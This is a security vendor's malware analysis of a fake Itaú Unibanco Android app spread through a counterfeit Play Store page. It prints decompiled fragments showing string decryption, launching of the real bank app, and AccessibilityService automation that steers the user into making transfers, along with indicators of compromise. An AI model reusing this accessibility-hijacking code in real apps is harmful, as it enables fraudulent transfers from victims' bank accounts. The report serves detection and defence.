Malicious App Targets Major Brazilian Bank Itaú Unibanco

blog.cyble.com/2021/12/23/malicious-app-targets-major-brazilian-bank-itau-unibanco

December 23, 2021

Android Malware is created or used by Threat Actors (TAs) to harm users through various activities such as performing fraudulent financial transactions etc.

This report focuses on one such malicious application that TAs used to target a major banking company in Brazil known as *Itaú Unibanco.* The malware tries to perform fraudulent financial transactions on the legitimate *Itaú Unibanco* applications without the victim's knowledge. This application has a similar icon and name that could trick users into thinking it is a legitimate app related to *Itaú Unibanco*.

Cyble Research Labs came across a Twitter post where researchers have posted about an Android malware named *sincronizador* that is hosted on the server hxxps://acesso.sincronizadorltoken[.]com/playstore_downloadS34/sincronizador.apk.

During our analysis, we observed that the TA has created a fake Google Play Store page and hosted the malware that targets *Itaú Unibanco* on it under the name '*sincronizador.apk.'*

Technical Analysis

APK Metadata Information

- App Name: **_ITAU_SINC/sincronizador**
- Package Name: **com.app.pacotesinkinstall**
- SHA256 Hash: **3500c50910c94c7f9bc7b39a7b194bac6137cef586281ee22f5439bb2d140480**

Figure 1 shows the metadata information of the application.

Figure 1 – App Metadata Information

The below figure shows the application icon and name displayed on the Android device.



Figure 2 – App Icon and Name

Once the user launches the application, it asks users to enable the AccessibilityService and allow other actions such as Observe actions, Retrieve window content, and Perform gestures – shown in Figure 3.



Figure 3 – Services Requested by the Malware

Manifest Description

The application doesn't request any dangerous permissions. Instead, it leverages AccessibilityService to carry out its activities.

Figure 4 shows the launcher activity of the application.

```
<activity android:name="com.app.pacotesinkinstall.MainActivity">
    <intent-filter>
        <action android:name="android.intent.action.MAIN"/>
        <category android:name="android.intent.category.LAUNCHER"/>
    </intent-filter>
</activity>
```

Figure 4 – App Launcher Activity

Initial Observations

Upon opening the URL provided by the researchers, we observed that the browser shows a warning indicating the URL is ‘deceptive’ – as shown below.



Figure 5 – Deceptive Warning

On further analysis, we observed that the domain has also hosted a fake Google Play Store page on this URL: *hxxps://acesso.sincronizadorltoken[.]com/playstore_downloadS34* and hosted the fake *Itaú Unibanco* application on it with 1,895,897 downloads (at the time of our analysis) according to the website shown in Figure 6.



Figure 6 – Fake Google Play Store Page

When the user clicks on the 'Install' button, the website will download a malicious application with the name *sincronizador.apk* from the URL: *hxxps://acesso.sincronizadorltoken[.]com/playstore_downloadS34/sincronizador.apk* as shown in Figure 7.



Figure 7 – Downloading the Malware

Source Code Description

During our source code review, we observed that the application uses customized AES/CBC algorithms to encrypt the strings, as shown in Figure 8.

```
private static final String CIPHER_ALGORITHM = "AES/CBC/PKCS5Padding";
private static final String DELIMITER = "]";
private static final int ITERATION_COUNT = 1000;
private static final int KEY_LENGTH = 256;
private static final String PBKDF2_DERIVATION_ALGORITHM = "PBKDF2WithHmacSHA1";
private static final int PKCS5_SALT_LENGTH = 32;
private static final SecureRandom random = new SecureRandom();

public static String decrypt(String str, String str2) {
    String[] split = str.split(DELIMITER);
    if (split.length == 3) {
        byte[] fromBase64 = fromBase64(split[0]);
        byte[] fromBase642 = fromBase64(split[1]);
        byte[] fromBase643 = fromBase64(split[2]);
        SecretKey deriveKey = deriveKey(str2, fromBase64);
        try {
            Cipher instance = Cipher.getInstance(CIPHER_ALGORITHM);
            instance.init(2, deriveKey, new IvParameterSpec(fromBase642));
            return new String(instance.doFinal(fromBase643), StandardCharsets.UTF_8);
        } catch (GeneralSecurityException e) {
            throw new RuntimeException(e);
```

Figure 8 – Encryption Code

The code snippet highlighted in Figure 9 shows that the application tries to open an application with the package name *com.itau*.

```
com.itau
private void callAction() {
    new protect();
    String decrypt = protect.decrypt("cqIZNeZeVLU7Q2u6AvYG/7yA367ggW9lMIwqB8YOESM=]pGZO6gUZpWwgNGKZWMtAzg==]c+963hv96a4rvFHm6do89Q==", STSAA002FFX);
    Intent intent = new Intent("android.intent.action.MAIN");
    intent.setFlags(268435456);
    intent.setComponent(new ComponentName(decrypt, "br.com.itau.pf.ui.activity.SplashActivity_"));
    startActivity(intent);
}
```

Figure 9 – Code to Open Itaú Unibanco Bank App

Upon further analysis, we observed that the application with this package name was hosted on Google Play Store as the official Android app of Brazilian bank *Itaú Unibanco* with more than 2 million downloads, as shown below.



Figure 10 – Legitimate Itaú Unibanco Bank Android App

We observed that this application tries to perform fraudulent financial transactions on the legitimate *Itaú Unibanco* application by tampering with the user's input fields.

```
List<AccessibilityNodeInfo> findAccessibilityNodeInfosByText2 = accessibilityNodeInfo.findAccessibilityNodeInfosByText("fazer transferência");
List<AccessibilityNodeInfo> findAccessibilityNodeInfosByText3 = accessibilityNodeInfo.findAccessibilityNodeInfosByText("buscar");
SwirelessCom("INFO23", this.tempo + "[HELPER] search working...");
List<AccessibilityNodeInfo> list = null;
accessibilityNodeInfo.findAccessibilityNodeInfosByText(null);
if (findAccessibilityNodeInfosByText2.size() > 0 && findAccessibilityNodeInfosByText3.size() > 0) {
    findAccessibilityNodeInfosByText3.get(0).performAction(16);
}
List<AccessibilityNodeInfo> findAccessibilityNodeInfosByText4 = accessibilityNodeInfo.findAccessibilityNodeInfosByText("Busque por cobrança, pagamentos...");
if (findAccessibilityNodeInfosByText4.size() > 0 && findAccessibilityNodeInfosByText4.get(0).getClassName().toString().contains("android.widget.EditText")) {
    Bundle bundle = new Bundle();
    bundle.putCharSequence(AccessibilityNodeInfoCompat.ACTION_ARGUMENT_SET_TEXT_CHARSEQUENCE, "fazer transferência");
    SwirelessCom("INFO24", this.tempo + "[HELPER] search working...2");
    findAccessibilityNodeInfosByText4.get(0).performAction(2097152, bundle);
}
List<AccessibilityNodeInfo> findAccessibilityNodeInfosByText5 = accessibilityNodeInfo.findAccessibilityNodeInfosByText("transferência");
List<AccessibilityNodeInfo> findAccessibilityNodeInfosByText6 = accessibilityNodeInfo.findAccessibilityNodeInfosByText("sugeridos");
if (findAccessibilityNodeInfosByText5.size() > 0 && findAccessibilityNodeInfosByText6.size() > 0) {
    for (AccessibilityNodeInfo accessibilityNodeInfo3 : findAccessibilityNodeInfosByText5) {
        if (accessibilityNodeInfo3.getText() != null && accessibilityNodeInfo3.getClassName().toString().contains("android.widget.Button")) {
            if (accessibilityNodeInfo3.getText().toString().equals(" Transferência") || accessibilityNodeInfo3.getText().toString().equals("Transferência")) {
                accessibilityNodeInfo3.getParent().performAction(16);
                SwirelessCom("INFO25", this.tempo + "[HELPER] Search working done!");
                liberMTrc = true;
```

Figure 11 – Performs Fraudulent Financial Transactions

Conclusion

_ITAU_SINC/sincronizador Android malware targets the Brazilian bank *Itaú Unibanco's* users and tries to perform fraudulent financial transactions without the victim's knowledge.

Threat Actors constantly adapt their methods to avoid detection and find new ways to target users through increasingly sophisticated techniques. Such malicious applications often masquerade as legitimate applications to trick users into installing them.

Users should install applications only after verifying their authenticity and install them exclusively from the official Google Play Store and other trusted portals to avoid such attacks.

Our Recommendations

We have listed some essential cybersecurity best practices that create the first line of control against attackers. We recommend that our readers follow the best practices given below:

How to prevent malware infection?

- Download and install software only from official app stores like Google Play Store or the iOS App Store.
- Use a reputed anti-virus and internet security software package on your connected devices, such as PCs, laptops, and mobile devices.
- Use strong passwords and enforce multi-factor authentication wherever possible.
- Enable biometric security features such as fingerprint or facial recognition for unlocking the mobile device where possible.
- Be wary of opening any links received via SMS or emails delivered to your phone.
- Ensure that Google Play Protect is enabled on Android devices.
- Be careful while enabling any permissions.
- Keep your devices, operating systems, and applications updated.

How to identify whether you are infected?

- Regularly check the Mobile/Wi-Fi data usage of applications installed in mobile devices.
- Keep an eye on the alerts provided by Anti-viruses and Android OS and take necessary actions accordingly.

What to do when you are infected?

- Disable Wi-Fi/Mobile Data and remove SIM Card – as in some cases, the malware can re-enable the Mobile Data.
- Perform Factory Reset.
- Remove the application in case a factory reset is not possible.
- Take a backup of personal media Files (excluding mobile applications) and perform a device reset.

What to do in case of any fraudulent transaction?

In case of a fraudulent transaction, immediately report it to the concerned bank

What should banks do to protect their customers?

Banks and other financial entities should educate customers on safeguarding themselves from malware attacks via telephone, SMSs, or emails.

MITRE ATT&CK® Techniques

Tactic	Technique ID	Technique Name
Initial Access	T1476	-Deliver Malicious App via Other Means
Execution	T1575	-Native Code
Collection	T1517 T1417	-Access Notifications -Input Capture

Indicators of Compromise (IOCs)

Indicators	Indicator Type	Description
3500c50910c94c7f9bc7b39a7b194bac6137cef586281ee22f5439bb2d140480	SHA256	Malicious APK
hxxps://acesso.sincronizadorltoken[.]com	URL	Fake Google Play Store Page and Malicious APK Hosted on this Server